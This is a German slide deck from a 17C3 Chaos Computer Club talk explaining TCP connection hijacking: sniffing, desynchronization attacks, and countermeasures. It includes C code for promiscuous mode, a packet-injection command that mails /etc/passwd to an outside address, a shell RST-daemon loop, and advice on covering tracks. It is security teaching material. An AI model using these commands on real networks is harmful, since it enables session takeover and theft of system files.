

Vortrag:

TCP–Hijacking

(besser: TCP–Connection–Hijacking)

Grundlagenvermittlung: Sniffen,
TCP–Verbindungen, verschiedene Varianten
von connection hijacking

17C3

Stefan Krecher

Chaos Computer Club

stefan@krecher.de

Definition »TCP-Hijacking«

Infiltrieren und/ oder Übernehmen einer fremden TCP-Verbindung

Ziele solcher Angriffe

- komplettes Übernehmen einer Verbindung
incl. Abhängen eines Kommunikationspartners
- Übernahme + Aufrechterhaltung der »originalen«
Verbindung
- Übernahme bei Verbindungsaufbau
- Einschleusen von Anweisungen
- Umgehung einiger Schutzmaßnahmen

Vorraussetzungen – Hardware

- Angreifer muß in der Lage sein, Pakete von/ für mindestens eines der Opfer empfangen zu können
- Idealerweise: Alle Rechner sind über einen Hub verbunden
- Netzwerkadapter des Angreifers muß in den sog. Promiscuous-Mode schaltbar sein

Voraussetzungen – Software

- Sniffer (tcpdump, TCP-Spy)
- Paketgenerator (ippacket)
- ggf. RST-Daemon
- ggf. SYN-Flooder


Fertige Hijacking-Software

- juggernaut
- hunt

Sniffen

Def.: Auswerten von Datenpaketen, die für einen anderen Empfänger bestimmt sind

Bsp.: Host 0 schickt ein Paket an Host 3



Host 2 und 3 können das Paket auswerten, Host 1 verwirft es.

Sniffen – Promiscuous-Mode

- manuelles Setzen: `ifconfig eth0 promisc`
- aus einem eigenen Programm mittels `ioctl`-Funktion
- es gibt einige Karten, die diesen Mode nicht unterstützen, z.B. die meisten IBM-Token-Ring-Adapter

Sniffen – Raw-Sockets

- Sockets, die alle möglichen IP-Pakete annehmen können
- Packet-Sockets (linux-spezifisch): Sockets, die Pakete ab Layer 2 abgreifen können

Sniffen – Programmbeispiel für Raw-Sockets/ Umschalten in den Promiscuous-Mode

```
#include <sys/ioctl.h>
#include <netinet/in.h>
#include <net/if.h>
int main() {
    int sock;
    struct ifreq ifr;
    strncpy (ifr.ifr_name, "eth0", 5);
    sock = socket (AF_INET, SOCK_RAW,
IPPROTO_TCP);
    ioctl (sock, SIOGIFFLAGS, &ifr);
    ifr.ifr_flags |= IFF_PROMISC;
    ioctl(sock, SIOCSIFFLAGS, &ifr);
}
```

TCP – Verbindungsaufbau (three-way handshake)

Client

Server

SYN,SEQ=1000:1000 →

← SYN|ACK,SEQ=5000:5000,
ACK=1001,WIN=100


ACK,SEQ=1001:1001,
ACK=5001,WIN=100 →

TCP – Datenaustausch

Client

Server

ACK,SEQ=1001:1011,
ACK=5001,WIN=100



ACK,SEQ=5001,
ACK=1012,WIN=90

Der Client schickt 10 Byte Payload an der Server.

TCP – Beenden einer Verbindung

- Rechnerausfall (half-open connection)
- time-out
- Paket mit FIN-Flag
- Paket mit RST-Flag

TCP – desynchronized state


Def.: Die Sequenznummer eines eingehenden Paketes liegt außerhalb des Empfangsfensters

- Die Sequenznummer des eingehenden Paketes ist kleiner als die erwartete Sequenznummer (ACK)
- Die Sequenznummer des eingehenden Paketes ist größer als die erwartete Sequenznummer plus Größe des Empfangsfensters
- Das Paket ist nicht akzeptabel und wird gedroppt
- Es gibt einseitige und beidseitige Desynchronisation

Angriff: Desynchronisation mittels RST/ Reopen

- Zustand »established«
- Der Angreifer spooft die Client IP und schickt dem Server ein RST und gleich danach ein SYN, mit neuer initialer Sequenznummer
- Der Server antwortet mit seiner neuen Sequenznummer
- Die Verbindung ist desynchronisiert, es kann kein direkter Datenaustausch stattfinden
- Der Angreifer kann vermitteln

Angriff: Desynchronisation mittels RST/ Reopen (»dump«)



Angriff: Desynchronisation mittels RST/ Reopen (Fortsetzung)

Def. ACK–Storm: Die Kommunikationspartner werfen sich gegenseitig falsche Sequenznummern vor. Sie dropen eingegangene Pakete und fordern mit ACK die »richtigen« an. Wenn die Pakete keine Payload–Pakete sind, entsteht keine Schleife.

- Der Angreifer kann den ACK–Storm begrenzen (er acknowledged die Pakete)
- Der Angreifer kann die Pakete umbauen, er vermittelt und ermöglicht eine Kommunikation
- Der Angreifer kann den Datenstrom manipulieren

Angriff: Übernahme bei Verbindungsaufbau (early desynchronization)

- Der Angreifer antwortet auf ein SYN|ACK-Paket stellvertretend für den Client mit einem RST- und einem SYN-Paket
- Weiteres Vorgehen wie bei RST/Reopen
- leicht zu automatisieren

Angriff: Infiltration

Def.: Desynchronisation durch Einschleusen von Daten in den Strom

- Der Angreifer schickt als Client getarnt ein Payloadpaket an den Server
- Der Server führt die Anweisung aus
- Kein direkter Datenaustausch möglich, Verbindung ist desynchronisiert
- Vermittlung/ Paket-forwarding durch den Angreifer
- light-variante: »Take No Prisoners«

Angriff: Infiltration (»dump«)

Client

Server

← ACK, SEQ=5000,
ACK=1000

Client(Hacker)

Server

ACK|PSH, SEQ=1000:1010, →
ACK=5000

← ACK, SEQ=5000,
ACK=1011

Client

Server

ACK|PSH, SEQ=1000:1005, →
ACK=5000

← ACK, SEQ=5000,
ACK=1011

Angriff: Take-No-Prisoners

Def.: Einschleusen von Anweisungen, ohne Rücksicht auf Verluste, keine Vertuschung.

- simple hijack, simplex hijack
- Effektive Anweisung einfügen (no second chance)
- Schnelles Handeln nach dem Angriff
- Leichtgläubige, reaktionsschwache Opfer

Angriff: Take-No-Prisoners, Vorgehensweise 1

- Der Angreifer befindet sich im selben Segment wie das Opfer (Client).
- Auf seinem Rechner muß der Angreifer root-Privilegien haben

1.) Der Angreifer schaltet seinen Netzadapter in den Promiscuous-Mode:

```
bash-2.03# ifconfig eth0 promisc
```

2.) Der Angreifer startet den Sniffer:

```
bash-2.03# spy --all
```

3.) Der Angreifer analysiert den Dump und stößt auf folgende Ausgabe:

```
[192.168.0.3:23]->[192.168.0.4:1046][Prot.
6][ACK PSH [Seq:1611377660 Ack:1615435231]
[Win:31072][payload-Size:22]
<----- payload begin ----->
root@victim:~>
<----- payload end ----->
```

Angriff: Take-No-Prisoners, Vorgehensweise 2

Konstruktion eines geeigneten Paketes:

```
ippacket -s 192.168.0.4 -d 192.168.0.3  
        -p IPPROTO_TCP -x 1046 -y 23  
        -q 1615435231 -a 1611377682  
        -f TH_ACK TH_PUSH -w 500  
        -D ''cat /etc/passwd | mail  
          boehser-hacker@gmx.de''
```

Erläuterung:

- s/ -d : source-/ destination-IP
- p : Protokoll
- x/ -y : source-/ destination-port
- q : Sequenznummer
- a : Acknowledgementnummer
- f : Flags im TCP-Header
- w : Größe des Empfangsfensters
- D : Payload

Angriff: Take-No-Prisoners, nach dem Angriff (einfache Vertuschungsmaßnahmen)

- Abhängen des Clients mittels FIN oder RST (vor oder nach dem Angriff)
- Den Client mittels RST-Daemon von einem reconnect abhalten
- Die Verbindung resynchronisieren
- Notebook zusammenklappen und schnell weglaufen

Gegenmaßnahmen und Erkennung

Gegenmaßnahmen

- Verhindern, daß Pakete von anderen mitgelesen werden können
- Switches statt Hubs bieten keinen zusätzlichen Schutz (ARP-spoofing/ -relaying)
- Weniger anfällige Netztopologien wählen
- Ipv6
- Verschlüsselte und authentifizierte Verbindungen

Erkennung

- ACK-Storm, Retransmissions
- Identifikation von Karten im Promiscuous-Mode

Exkurs: How Mitnick hacked Tsutomu Shimomura

Kevin wird root auf toad.com

Er fingert ariel.sdsc.edu (Zielrechner) an und erkennt Verbindungen zu den Rechnern Astarte, Rimmon, Osiris(Tsutomus Privatrechner). Showmount zeigt ihm Vertrauensbeziehungen.

Durch IP-Spoofing nutzt er eine Vertrauensbeziehung zwischen Osiris und Rimmon aus (rlogin an Osiris, echo + + >/.rhosts)

Auf Osiris hijackt er eine bestehende Verbindung (Terminal) zu Ariel und ist am Ziel ...

Exkurs 2, »Reset-Daemon« (kreativer Umgang mit der Shell)

```
tcpdump -i eth0 -S -t -n -l "dst host $1 and src port 23 and tcp[13] & 2 != 0" > log &
while true;do packet=$(sed -n -e ' $p' log);port=$(expr "$packet" : ".*\(...\)::S.*");
syn=$(expr "$packet" : ".*S.\(.*\)::");src=$(expr "$packet" : "\(.*\)telnet.*$");let
"nsyn=syn + 1";ippacket -s $src -d $1 -p IPPROTO_TCP -x 23 -y $port -q $nsyn -f
TH_RST;done
```


Links zum Thema

http://www.usenix.org/publications/library/proceedings/security95/full_papers/joncheray.txt

Simple Active Attack Against TCP, Laurent Joncheray

<http://lin.fsid.cvut.cz/~kra/index.html#HUNT>

Pavel Krauz, HUNT Project

<http://phrack.infonexus.com/search.phtml?view&article=p50-6>

Phrack 50-6, route: Juggernaut

<http://packetstorm.securify.com/sniffers/>

u.a. Chad Renfro, Packet Sniffer Construction

<http://www.landfield.com/rfcs/rfc793.html>

RFC: 793, Transmission Control Protocol

<http://www.fefe.de/switch/index.html>

Felix von Leitner, Switching and VLAN Security FAQ

<http://www.cs.berkeley.edu/~daw/security/shimo-post.txt>

"Technical details of the attack described by Markoff in NYT",
Usenet-Posting von Tsutomu Shimomura, der Text ist auch
bekannt unter dem Titel "How Mitnick hacked Tsutomu
Shimomura with an IP sequence attack"

<http://www.krecher.de/>

u.a. Sean Harney: ippacket, Stefan Krecher: TCP-Spy